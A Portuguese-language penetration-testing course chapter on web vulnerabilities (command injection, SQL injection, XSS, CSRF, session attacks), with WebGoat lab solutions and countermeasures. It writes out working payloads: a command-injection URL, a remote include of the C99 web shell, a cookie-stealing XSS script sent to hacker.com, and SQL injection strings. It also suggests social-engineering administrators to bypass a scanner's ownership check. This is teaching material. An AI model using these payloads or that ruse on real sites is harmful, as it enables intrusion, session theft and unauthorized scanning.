

Capítulo 12

Vulnerabilidades em aplicações web

12.1. Objetivos

- Entender o funcionamento das aplicações web
- Aprender a explorar as principais classes de vulnerabilidades em aplicações web existentes na atualidade.

12.2. Entendendo a aplicação web

Aplicações web são programas que ficam em um servidor web e executam tarefas para dar uma resposta ao usuário. Webmails, web fóruns e blogs são exemplos de aplicações web. Uma aplicação web usa uma arquitetura cliente/servidor, normalmente com um navegador web como cliente e o web server como o servidor da aplicação.

O objetivo de tentar explorar uma aplicação web é ganhar acesso a informações confidenciais. Aplicações web são críticas para a segurança de um sistema porque usualmente elas estão conectadas com uma base de dados que contém informações tais como cartões de crédito e senhas.

Exemplos:

- Webmails
- web fóruns
- Blogs
- Lojas virtuais

12.3. Por que é tão perigoso?

O objetivo de tentar explorar uma aplicação web é ganhar acesso a informações confidenciais.

Aplicações web são críticas para a segurança de um sistema porque usualmente elas estão conectadas com uma base de dados que contém informações tais como cartões de crédito e senhas.


A maior parte dos ataques atualmente, não são realizados contra a infraestrutura organizacional, mas sim contra aplicações. E se houver falhas em aplicações WEB, muito possivelmente o atacante conseguirá acesso a todo conteúdo

existente no servidor onde a aplicação está hospedada.

Na maioria das vezes, várias aplicações WEB ficam hospedadas em um mesmo servidor, compartilhando da mesma máquina física. Se uma, dessas várias aplicações hospedadas no servidor, tiver falhas graves, que permitam acesso à máquina, todas as outras serão comprometidas e o atacante também poderá explorar as demais máquinas acessíveis na rede.

Um ferramenta simples, online, que ao varrer as vulnerabilidades de um site, informa todos os domínios hospedados no mesmo servidor, é o ZeroDayScan, hospedado em <http://www.zerodayscan.com/>

Após acessar o site, basta informar o endereço do site a ser analisado, seu e-mail, onde receberá o relatório após dois ou três dias, e a chave que deve ser gravada em um arquivo com o nome “zerodayscan.txt” e hospedado na pasta principal do site que será analisado.



The image shows the ZeroDayScan website interface. At the top is a navigation bar with links: HOME, ABOUT, FAQ, FEEDBACK, BLOG, and CONTACT. Below the navigation bar is a section titled "Start Free Website Security Scan". The form contains the following fields and instructions:

- Site name: ***
Input field: `http://www.4linux.com.br`
Text: "Enter site name. For example: `http://www.zerodayscan.com`"
- E-mail Address: ***
Input field: `luiz.vieira@4linux.com.br`
Text: "For privacy reasons, we do not want to save the scan results of your website in our database. After generating the security report in will be sent to the email address provided above."
- Type your E-mail Address again: ***
Input field: `luiz.vieira@4linux.com.br`
Text: "The scanner report contains sensitive information. Type your e-mail address again to verify it."
- Verify your domain ownership: ***
 - Create a file **zerodayscan.txt** in the root directory of your site.
For example `http://www.zerodayscan.com/zerodayscan.txt`
 - Paste the following text to this file:
Input field: `f2e1b51bb3e35b56a8eeb8721effe86f`
Text: "Our system will download this file from your website to ensure us that you have permission to use our scanner."
- ☒ **Subscribe to low volume newsletter**
Text: "Subscribe to the project newsletter and be the first to know about new security features."

Essa última parte pode ser um pouco mais complicada de conseguir. No entanto, utilizando da engenharia social é possível conseguir que o administrador do site faça o upload do arquivo para o site, ou até mesmo lhe passe os dados para fazer o login do ftp do servidor onde o site alvo está hospedado.

12.4. Principais Classes de Vulnerabilidades

Baseado no TOP 10 OWASP, que é um ranking das 10 maiores vulnerabilidades WEB atualizado anualmente, seguem abaixo as vulnerabilidades mais exploradas em aplicações WEB:

- Command Injection
- SQL Injection
- Cross Site Scripting (XSS)
- CSRF
- Insecure Direct Object Reference
- Falha de Autenticação e gerenciamento de sessão
- Falhas em configuração de segurança
- Insecure Cryptographic Storage
- Failure to Restrict URL Access
- Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards

12.4.1. Command Injection

Falhas dessa classe ocorrem simplesmente porque o programador não filtrou o conteúdo que recebe de um usuário e envia para funções que executam comandos no sistema, como por exemplo, a função `system()` ou `passthru()` do PHP.

Uma vez que um usuário malicioso consegue enviar caracteres de escape (`;` | `>` `<`) e esses caracteres são enviados para a aplicação vulnerável, o atacante conseguirá executar os comandos diretamente no servidor.

Exemplo:



```
http://www.hostvuln.com/meuscript.cgi?file=;id;uname%20-a
```

No exemplo acima, o atacante está executando os comandos `id` e `uname -a` no servidor vulnerável.

12.4.2. Command Inject - Shell PHP

Um dos mais famosos shell em php é o C99, criada pelo Captain Crunch Security Team, mas existem diversas `r57`, `php shell`, `R9` etc...

A `c99` é a mais usada pela sua simplicidade sem muitos conhecimentos de comandos unix.

Podemos conseguir uma shell baixando um arquivo php com o código da mesma e hospedando-a em um site. Ou simplesmente buscando na web.

Dois exemplos de sites que possuem shells são:



```
http://corz.org/corz/c99.php
```

```
http://www.c99shell.com/
```

A partir de um site vulnerável, podemos chamar a shell que está hospedada em um site e simplesmente começar a operar dentro do site como se tivéssemos na linha de comando.

Como por exemplo:



```
http://www.sitevitima.com/menu.php?page=http://corz.org/corz/c99.php
```

12.4.3. SQL Injection

SQL Injection é um problema que ocorre quando o programa não filtra caracteres especiais enviados pelo usuário antes de fazer a requisição para o banco de dados, enviando caracteres que serão interpretados pelo banco de dados. SQL Injection é mais comum em aplicações web, porém outros tipos aplicações também

podem estar vulneráveis.

Vamos analisar o trecho de código abaixo.



```
Select * from usuarios where username = "" + username + "" and password = "" + password "";
```

Como ficaria a chamada no banco de dados se enviássemos no username e password o conteúdo: ' or '1'='1' ?

Reposta:



```
Select * from usuarios where username = " or '1'='1' and password = " or '1'='1';
```

Onde:



' - Fecha a variavel de entrada do usuario
OR - Continua a expressão SQL
1=1 - Uma expressão verdadeira

Como 1 é sempre igual a 1, teremos uma “verdade” e passaremos pela checagem.

Esse é um tipo de dados que poderíamos passar para aplicativos vulneráveis e burlar o sistema de autenticação. Faremos isso na prática com o WebGoat.

Exemplos de SQL Injection :



```
' or '1  
' or '1'='1  
' or 1=1-  
'or''=  
' or 'a'='a  
) or ('a'='a  
'or '=1
```

12.4.4. Cross-Site Scripting (XSS)

Cross-site scripting (XSS) é um tipo de vulnerabilidade de segurança tipicamente encontrada em aplicações web que permite inserção de códigos por usuários web maliciosos dentro das paginas vistas por outros usuários. Exemplos de código incluem HTML, Java Script e outros client-side scripts. Uma das formas mais comum de explorar esse tipo de falha é inserir um formulário web no site vulnerável para tentar roubar informações de pessoas que o atacante enviou esse site vulnerável.

Outro típico ataque também visa roubar os dados do cookie do usuário, enviando as informações para um servidor do atacante.

Exemplo de uma vulnerabilidade usando as Query Strings de uma página:



```
http://dominio.com/default.aspx?parametro=<script>alert('Olá  
%20OYS!');</script>
```

Se obtiverem a mensagem JavaScript “Olá OYS!” estaremos perante uma falha de segurança.

Também podemos roubar um cookie de uma pessoa. Vejamos o seguinte exemplo:



```
<script>document.location='http://www.hacker.com/cgi-  
bin/cookie.cgi?'+document.cookie</script>
```

Quando o navegador da vítima abrir este Java Script injetado, o seu cookie será enviado para o site do atacante.

XSS também é amplamente usado para Phishing, na tentativa de dar mais valor a informação fraudulenta que foi enviada para o alvo, pois o alvo verá uma fonte confiável (site vulnerável).

A solução para o problema é simples, apesar de não ser tão simples implementá-la.

Basta substituir os caracteres < e > que são recebidos pelos usuários por < e > respectivamente, pois o < é usado para imprimir o sinal de menor (<) na tela, que é o que o usuário está de fato enviando e não deve ser interpretado pelo

navegador web do cliente.

Também existem outras possibilidades:

Inserir um comentário em um blog, por exemplo, utilizando as tags citadas anteriormente. Caso a aplicação, quando pegar esses dados da base de dados não filtre os caracteres < e > antes de exibir o seu comentário para outros usuários, será possível explorar um XSS nessa aplicação, afetando assim todos os usuários de tal blog.

Apesar de não ser uma falha tão crítica, já que não executamos comandos no sistema, XSS também é amplamente usado para Phishing, na tentativa de dar mais valor a informação fraudulenta que foi enviada para o alvo.

12.4.5. CSRF

- Semelhante a XSS (igual?)

Os parâmetros utilizados e o formato de ataque é muito parecido com o XSS. Inclusive, o tipo de ataque CSRF surgiu a partir do XSS, quando os atacantes perceberam que a partir da chamada para execução de script com XSS, seria possível estender para além a capacidade de exploração de seus ataques.

- Qualquer sistema vulnerável a XSS está vulnerável a XSRF

Como XSS pode servir de suporte para lançar ataques do tipo CSRF, toda aplicação que é vulnerável ao primeiro, pode ser explorada pelo segundo tipo de ataque.

- Nem toda aplicação vulnerável a XSRF está também vulnerável a XSS

É possível utilizar filtros para minimizar ataques XSS, mas nem sempre esses filtros conseguem barrar entradas maliciosas que utilizam outras metodologias para lançar um ataque CSRF. Portanto, se a aplicação está protegida de XSS, não se pode confiar que também esteja protegida de CSRF.

- Permite alterar as informações enviadas ao navegador.

Permite ir além dos ataques de XSS, manipulando os parâmetros que são

enviados ao navegador, alterando a resposta do mesmo para a vítima.

- Ataque client-side

Não afeta diretamente o servidor, que pode nem mesmo detectar que está sendo alvo de um ataque, pois as entradas maliciosas podem ser confundidas com entradas válidas vinda do cliente acessando a aplicação.

- Não se baseia em executar código JS

Enquanto o XSS baseia-se em execução de código javascript, o tipo de ataque CSRF não limita-se à isso, pois pode manipular entradas, parâmetros manipulados pela aplicação e etc.

- Baseia-se em enviar requisições com as credenciais do usuário para o servidor.

Como citado anteriormente, o servidor não consegue diferenciar, perante esse tipo de ataque, o que é código malicioso (ou usuário ilegítimo), de uma requisição legítima vinda do usuário válido.

12.4.6. Insecure Direct Object Reference

Confiar em informações passadas pelo usuário:

- Campos hidden
- Cookie (admin=false)

Esse tipo de vulnerabilidade simplesmente existe, e pode ser explorada com outras técnicas, como por exemplo a CSRF.

Vamos imaginar, como no exemplo acima, que num formulário de login há um objeto referenciado que permite a passagem de um determinado parâmetro para um cookie.

E se o atacante souber como alterar esse parâmetro antes de ser enviado ao servidor?

E se esse atacante simplesmente criar um cookie baseado em um já existente e passar esse parâmetro alterado, gerando uma “session fixated”?

Sempre que quiser acessar a aplicação como “admin”, terá essa permissão, como se houvesse enviado uma requisição válida, baseada em um objeto referenciado e maneira insegura.

Abaixo temos outro exemplo de falha com essa vulnerabilidade...

Permite explorar quando o desenvolvedor confia em `allow_url_fopen`:

➤ Local File Include

Possibilidades:

- Acessar Arquivos do Sistema Operacional
- Enquadra-se em Information Leak
- Obter lista de usuários (/etc/passwd)
- Obter informações do servidor (Ex: /proc/*)
- Obter informações de configurações (Ex: /etc/resolv.conf)
- (BONUS) Permite executar comandos
- (AVANÇADO) Permite obter senha de acesso ao servidor

12.4.7. Falha de Autenticação e gerenciamento de sessão

Todas as vezes que um usuário precisa autenticar-se em uma página para acessar conteúdos pessoais, proprietários ou sigilosos, uma série de parâmetros é enviada ao servidor para que o mesmo valide o usuário e crie uma sessão própria para o mesmo.

Se esse mecanismo tiver falhas, um atacante pode explorá-las e conseguir acessos as informações confidenciais.

Vamos ver a seguir os conceitos e formas de ataque.

- **O que é sessão?**

A sessão, session em inglês, tem uma função bem parecida com a do cookie, que foi explicado no tópico anterior.

A sessão estabelece uma conexão entre o usuário e o servidor, sendo mais segura que o cookie.

Os dados que são gravados na sessão desaparecem quando o browser é fechado. Por exemplo, ao fazer um login o usuário digita seu nome e senha. Essas informações são gravadas na sessão, e não como no cookie, em que são armazenadas em um arquivo texto. Assim, podemos navegar pelo site e as informações só serão perdidas quando o browser for fechado.

Pelo fato de não gravar as informações em arquivos temporários, a sessão é um meio muito mais seguro de se fazer login e gravar informações.

● O que é cookie?

Cookies são arquivos de texto que contêm dados enviados pelo servidor.

Quando precisamos deixar informações gravadas no computador da pessoa que está visualizando o site, usamos os cookies. Por exemplo, um site de vendas quer deixar as informações dos produtos que uma pessoa visualizou toda vez que ela entrar no site. Para que isso ocorra, na primeira vez que esta pessoa entrar no site, o servidor guardará as informações dos produtos que ela olhou em um arquivo de texto, um cookie, que fica armazenado em uma pasta temporária no computador dela. Assim, da próxima vez que ela entrar nesse site, o servidor irá ler esse arquivo para listar os produtos.

● Como fazer um ataque à sessão?

➤ Session Hijacking

- Através de falhas de XSS
- Através de Sniffer de rede (local)
- Através de cookies armazenados

➤ Session Fixation

- Não é necessário estar logado

- Gera-se uma sessão para o usuário
- Espera-se ele autenticar e utiliza-se a sessão já conhecida.

- **Solução**

- Não utilize cookies (?)
- Nunca armazene informações que não podem ser modificadas:
 - admin=false
 - logado=false
 - userid=1001
- Nunca utilizem algoritmos próprios de geração de tokens de cookie

- **Proteção contra Sequestro de Sessão por XSS**

- A falha não está na sessão
- Tokens em formulários
- HttpOnly
- Utilizar criptografia (https)
- Web Application Firewall

12.4.8. Insecure Cryptographic Storage

Todas as informações recebidas ou manipuladas por uma aplicação WEB, ficam armazenadas em algum local, seja ele um banco de dados no mesmo servidor, ou remoto.

A forma como essas informações estão sendo armazenadas em uma base de

dados, por exemplo, ou que trafegam ao longo dos canais de transmissão, definirá quão facilmente um atacante poderá ter acesso a tais informações ao lançar um ataque de comprometimento da aplicação.

Por isso, vamos ver abaixo os tipos de ataques mais utilizados para ter acesso às informações armazenadas.

Tipos de Ataques

- Senhas fracas
 - Brute-force
- Senhas fortes
 - Wordlist
- Rainbowcrack + hash sites
- Md5 Web Crackers



- <http://www.md5crack.com/>



Crack that hash baby!	Generate MD5 Hash

Diferenças:

- Brute-force Normal:
 - 350 milhões de senhas (texto puro) por segundo.
- Rainbow
 - 62.223 milhões de senhas em texto puro por segundo

12.4.9. Failure to Restrict URL Access

- Controle de sessão para acessar as páginas.

Nem sempre todas as páginas de uma aplicação podem estar acessíveis aos clientes que navegam por ela. Na maioria das vezes, há alguma parte da aplicação, ou sessão específica de um site, que não pode ser acessada por todos, mas apenas por usuários cadastrados que se autenticam através de algum sistema de autenticação e controle de acesso.

- Sem qualquer controle de permissão entre as páginas.

Isso só ocorre quando todas as sessões do site são abertas a quem estiver navegando pelo mesmo. Normalmente, acontece em sites mais simples, que não manipulam informações confidenciais.

- Se tiver uma sessão é possível acessar qualquer página.

Quando há o gerenciamento de acesso e autenticação de usuários para acessar páginas, é gerada uma sessão, ou cookie, com a validação do usuário. Com o usuário validado, o cliente pode acessar qualquer página do site de acordo com suas permissões.

O que poderia ocorrer se houvesse um sequestro de sessão desse usuário validado? O atacante teria acesso à todas as páginas cuja permissão do usuário possibilite!

E se ainda utilizar a técnica de “session fixation”? Poderá acessar as páginas restritas sempre que quiser, mesmo que a sessão original do usuário expire!

12.5. Ferramentas para exploração

- FireCat - conjunto de plugins para o firefox.
- Firebug - plugin do firefox para alteração de parâmetro no browser cliente.
- WebScarab - proxy que permite a captura e manipulação de parâmetros

enviados pelo navegador.

- Paros Proxy - proxy que permite a captura de parâmetros enviados pelo navegador.
- Nessus - ferramenta de varredura em busca de vulnerabilidades, baseado em plugins constantemente atualizado, escritos em NASL.
- Nikto - ferramenta de busca de vulnerabilidades e falhas de configuração do Webserver Apache.
- IEWatch - é um plugin para o Microsoft Internet Explorer para analisar cabeçalhos de requisições HTTP e HTTPS, além de código fonte HTML.
- Wireshark - sniffer de rede que possibilita a análise de protocolos e filtro de pacotes, a partir de regras personalizadas, que trafegam na rede.
- Wapiti - scanner de vulnerabilidade de aplicações web, pesquisa falhas XSS, injeção de SQL e XPath, inclusões de arquivo (local e remoto) a execução de comandos, injeção LDAP e injeção CRLF.
- W3AF - framework para auditoria e teste de invasão em aplicações web.

12.6. Prática dirigida

12.6.1. Paros Proxy

Primeiramente, é importante entender como a ferramenta Paros Proxy, que usaremos em alguns exemplos, funciona.

O Paros Proxy atua como um proxy local, onde é possível editar o conteúdo que está sendo requisitado para o proxy, que no nosso caso é o Paros, antes de ser enviado em definitivo para o servidor web.

Isso é possível pois ao clicar em algum link/botão ou acessar algum site, estamos requisitando informações para um servidor web. Porém, quando configuramos nosso navegador web (Internet Explorer/Firefox/etc) para usar proxy,

ele envia antes o pedido para o proxy e só então o proxy envia o pedido para o servidor web.

Posteriormente, o servidor web devolve a resposta para o proxy que devolve a resposta para o navegador web. É por isso que muitos usam servidores proxys que encontram na internet para acessar um site de forma anônima, pois o endereço IP que aparecerá no servidor web é o endereço do proxy e não o endereço real da pessoa que está usando esse proxy.

Então, o Paros e ferramentas semelhantes a ele, onde podemos citar o WebScarab, nos dá a opção de editar um conteúdo que já partiu do navegador web, mas ainda não foi enviada para o servidor web. Isso é extremamente útil para passar por filtros que são criados em Java Script, já que o JavaScript é executado no computador do cliente e não no servidor. Então, basta alterar os dados quando os mesmos chegarem ao proxy (no nosso caso, o Paros Proxy).

Configurando o Paros

Para configurar o Paros é muito simples. Basta iniciá-lo. Ele já vai funcionar na porta 8080 localhost. Se deseja alterar a porta, basta ir em Tools->Options->Local Proxy e alterá-la.

Uma vez que o Paros foi iniciado, basta usar um proxy no navegador web, seja ele IE, Firefox ou qualquer outro.

Alterando as requisições

Por padrão o Paros não abrirá uma janela esperando que editemos ou confirmemos os parâmetros enviados pelo navegador. Para isso, basta selecionar a opção Trap Request na aba Trap.

12.7. Laboratório - WebGoat

- Iremos testar cada uma das vulnerabilidades estudadas utilizando a ferramenta WebGoat.
- Após executá-la com o comando:

```
#./webgoat.sh start8080
```


- Acessar o endereço:



`http://guest:guest@127.0.0.1:8080/webgoat/attack`

- Algumas serão explicadas pelo instrutor e outras o aluno resolverá sozinho.
- As soluções encontram-se na própria aplicação.
- Há um link para os vídeos com as soluções na própria aplicação, também, caso as dicas escritas não estejam claras.

12.7.1. Soluções para os desafios

=> WebGoat Code Quality

Basta olhar o código fonte do html, pois o login e senha estão comentados no código.

=> Injection Flaws -> Command Injection

Precisamos injetar um comando. No caso do Windows, devemos usar o & para usar mais de um comando na mesma linha. O & no Windows seria como o ; do linux, que é usado para separar comandos na mesma linha.

Porém, precisamos usar o %26, que é o &, já que o & é usado para determinar uma nova variável.

Podemos explorar usando o Paros Proxy. Repare que precisamos fechar uma aspas dupla, senão obtemos um erro.

Código injetado: " %26 ping <um ip valido>

=> Injection Flaws -> Blind Sql Injection

Quando o caractere existir, ele mostrara que um determinado Account number é valido. Como o próprio WebGoat da a dica, o range vai de 65 a 122, que deve ser substituído no valor encontrado por \$ na string abaixo:

```
101 AND (SELECT ASCII(SUBSTR(first_name,1,1)) FROM user_data WHERE  
userid=15613) = $ --
```

Para resolver o problema, devemos testar em todas as posições, todos os caracteres. Existem ferramentas prontas que fazem essa verificação de forma automática.

Segue a resposta para esse desafio:

```
101 AND (SELECT ASCII(SUBSTR(first_name,1,1)) FROM user_data WHERE  
userid=15613) = 74 --
```

```
101 AND (SELECT ASCII(SUBSTR(first_name,2,1)) FROM user_data WHERE  
userid=15613) = 111 --
```

```
101 AND (SELECT ASCII(SUBSTR(first_name,3,1)) FROM user_data WHERE  
userid=15613) = 101 --
```

```
101 AND (SELECT ASCII(SUBSTR(first_name,4,1)) FROM user_data WHERE  
userid=15613) = 115 --
```

```
101 AND (SELECT ASCII(SUBSTR(first_name,5,1)) FROM user_data WHERE  
userid=15613) = 112 --
```

```
101 AND (SELECT ASCII(SUBSTR(first_name,6,1)) FROM user_data WHERE  
userid=15613) = 104 -
```

A sétima letra não existe. Isso significa que a resposta possui apenas 6 caracteres.

Agora, basta substituir os valores encontrados por seu respectivo caractere na tabela ASCII.

Resultado: Joseph

=> Injection Flaws -> String SQL Injection

Se inserirmos apenas o Smith, ele nos mostra a chamada e o resultado.

Então, percebemos que podemos passar um valor "VERDADEIRO" para o LAST_NAME, e então, pegar todos os outros usuários:

```
Smith' OR '1'='1
```

=> Injection Flaws -> Numeric SQL Injection

Basta usar o Paros, fazer a requisição e inserir : OR 1=1

Exemplo da chamada: station=101 OR 1=1

=> Injection Flaws -> Stage1 -> String SQL Injection

Mais uma vez, podemos resolver usando o Paros:

employee_id=112&password=' OR '1'='1&action=Login

12.8. Contramedidas

- Filtrar os dados do usuário, permitindo somente o conjunto de caracteres válidos para o tipo de dado permitido.
- Criptografar HASHs de senhas.
- Utilizar SSL e HTTPS.
- Não criar blacklists, mas sim whitelists
- “all input is evil”